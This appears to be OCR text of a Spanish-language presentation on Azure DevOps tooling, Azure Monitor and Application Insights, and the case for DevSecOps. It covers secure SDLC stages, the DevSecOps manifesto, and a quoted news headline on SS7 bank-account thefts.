
9.1

7.1

Artifacts – for private package management


cualquier paquete privado de NuGet, npm, Marven puede guardarse aquí y restaurarse desde la fuente de Artefactos mientras se desarrolla y construye

Monitoreo Continuo (CM) para DevOps




Azure Monitor

Monitoreo total para sus aplicaciones, infraestructura y red




Monitoreo unificado

Una plataforma común para todas las métricas, registros y otras telemetría de supervisión




Info. basada en datos

Diagnósticos y análisis avanzados impulsados por las capacidades de aprendizaje automático




Integración de Workflow

Rico ecosistema de herramientas de DevOps, administración de problemas, SIEM e ITSM populares


Azure Monitor
Application
Operating System
Azure Resources
Azure Subscription
Azure Tenant
Custom Sources
Metrics
Logs
Stores
Insights
Application
Container
VM
Monitoring Solutions
Visualize
Dashboards
Views
Power BI
Workbooks
Analyze
Metrics Explorer
Log Analytics
Respond
Alerts
Autoscale
Integrate
Event Hubs
Logic Apps
Ingest & Export APIs


Monitoreo Unificado

- One Metrics, One Logs, One Alerts en todos los recursos de Azure / on-prem
- Oferta unificada con App Insights & log Analytics como características integradas
- Integración en recursos blades nativos de Azure
- Capacidad para enviar métricas personalizadas y registros personalizados




Visibilidad completa del Stack en grupos de recursos

- Monitorear el estado de salud de todos los recursos.
- Ver alertas de las app & infra
- Saltar al mapa de APP o VMs
- Profundizar en fallos o problemas de rendimiento




Diagnosticar problemas de E2E con Application Insights

- Supervise aplicaciones en .NET, JS, Java, node. js o cualquier idioma con los SDK
- Visualice conexiones de servidor/cliente y dependencias con App Map
- Seguimiento de transacciones distribuidas E2E (incluyendo Python & go)
- Profundizar a nivel de código con Snapshot Debugging & Profiling
- Comprender las cohortes, el comportamiento y el compromiso del usuario final para la planificación.



DEMO: Azure DevOps

Conclusiones




COMPANY	DEPLOY FREQUENCY	DEPLOY LEAD TIME	RELIABILITY	CUSTOMER RESPONSIVENESS
Amazon	23,000/day	minutes	high	high
Google	5,500/day	minutes	high	high
Netflix	500/day	minutes	high	high
Facebook	1/day	minutes	high	high
Twitter	3/week	minutes	high	high
Typical enterprise	once every 9 months	months or quarters	low/medium	low/medium

Está claro por qué las empresas se están moviendo a DevOps

... pero ¿cómo puede la seguridad mantenerse al día con esto?

*Fuente: The Phoenix Project

¿Que es DevSecOps?



Desafíos actuales – Seguridad de aplicaciones

Situación habitual en el desarrollo de aplicaciones

- Vemos que el enfoque actual es que la seguridad se contempla fuera del ciclo de desarrollo de una aplicación.

- Inicialmente con pruebas que dependerán de la experiencia del equipo de desarrollo. Posteriormente mediante tests de penetración o hacking ético, tratando de detectar vulnerabilidades de manera interna o algunas veces externas

"Normalmente los equipos de seguridad tradicional dice NO a casi todo"



Seguridad Tradicional


Tradicional SDLC Seguro

1. TRAINING	!. REQUIREMENTS	3. DESIGN	. IMPLEMENTATION	5. VERIFICATION	6. RELEASE	7. RESPONSE
1. Core Security Training	2. Establish Security Requirements	5. Establish Design Requirements	8. Use Approved Tools	11. Perform Dynamic Analysis	14. Create an Incident Response Plan	Execute Incident Response Plan
	3. Create Quality Gates/Bug Bars	6. Perform Attack Surface Analysis/ Reduction	9. Deprecate Unsafe Functions	12. Perform Fuzz Testing	15. Conduct Final Security Review	
	4. Perform Security and Privacy Risk Assessments	7. Use Threat Modeling	10. Perform Static Analysis	13. Conduct Attack Surface Review	16. Certify Release and Archive	

Secure SDLC (Security Agile)

Sprint 1	Sprint 2	Sprint...n	Goal
Caso A	Caso c	Caso F	
Caso B	Caso D y E	Caso G	
Caso de Abuso	Caso de Abuso	Análisis de código	
Requerimiento de seguridad		Pen Test	

Discutir los riesgos de seguridad activos.
Re planificar las tareas de seguridad.



Actualizar el / los Modelos de Amenazas (on-going).
Codificación Segura (e.g. Assertions).
Pair programming con un especialista de seguridad.
Pruebas de seguridad (incluyendo regresión).
Integración y despliegues continuos validados como seguros

Threat Modeling | **Security Design and Architecture** | **SDL Transformation** | **SDL Tools Integration** | **Staff Augmentation** | **Secure Development Training**

"Seguridad Tradicional: Descubre las vulnerabilidades tarde (En Producción)"




"Seguridad Tradicional: Les cuesta mucho acercarse al equipo de DEV / DEVOPS"



Como resolvemos eso?

- SecDevOps
- Agile sSDLC
- Agile Security
- Rugged DevOps
- DevOps Security

Varios nombres para lo mismo:



“DevSecOps”


CAMS la esencia de DevOps y DevSecOps

Culture

DevOps se trata de romper las barreras entre los equipos; sin cultura otras prácticas fallan

Automation

A menudo se equivoca como DevOps, pero un aspecto muy importante de la iniciativa.



Measurement

Las actividades de medición en CI/CD ayudan a tomar decisiones informadas entre los equipos

Sharing

Compartir herramientas, mejores prácticas, etc., entre los equipos/organización mejora la confianza para la colaboración.

Valores principales de DevOps

Entonces que es DevSecOps?

- Nueva filosofía generada por la fusión de DevOps y SecOps.

- Integra el enfoque de la seguridad en el ciclo de desarrollo y explotación de aplicaciones de una manera sistemática. Al igual que las DevOps, operaciones de soporte al desarrollo, la seguridad se debe poder automatizar o sistematizar en gran medida.

- El objetivo final es poder pasar a producción de manera automática una aplicación razonablemente segura en cuestión de minutos. Considerando siempre que la seguridad total no existe, lo que se minimiza es el riesgo.

"El propósito e intención de DevSecOps es construir sobre la base de que 'todos son responsables de la seguridad”



"No son ideas nuevas, simplemente es una reformulación de una necesidad"



DevSecOps - Manifesto

Leaning in over Always Saying "No"

Data & Security Science over Fear, Uncertainty and Doubt

Open Contribution & Collaboration over Security-Only Requirements

Consumable Security Services with APIs over Mandated Security Controls & Paperwork

Business Driven Security Scores over Rubber Stamp Security

Red & Blue Team Exploit Testing over Relying on Scans & Theoretical Vulnerabilities

24x7 Proactive Security Monitoring over Reacting after being Informed of an Incident

Shared Threat Intelligence over Keeping Info to Ourselves

Compliance Operations over Clipboards & Checklists



http://www.devsecops.org/


¿Por qué?

DevSecOps no es necesario, **¡es inevitable!**



¿Por qué?

DevSecOps no es necesario, **¡es inevitable!**



Security

After years of warnings, mobile network hackers exploit SS7 flaws to drain bank accounts

O2 confirms online thefts using stolen 2FA SMS codes

By Iain Thomson in San Francisco 3 May 2017 at 20:02

48 SHARE

¿Por qué?

DevSecOps no es necesario, **¡es inevitable!**



¿Por qué?

DevSecOps no es necesario, **¡es inevitable!**

Security

After years of warnings, mobile network hackers exploit SS7 flaws to drain bank accounts

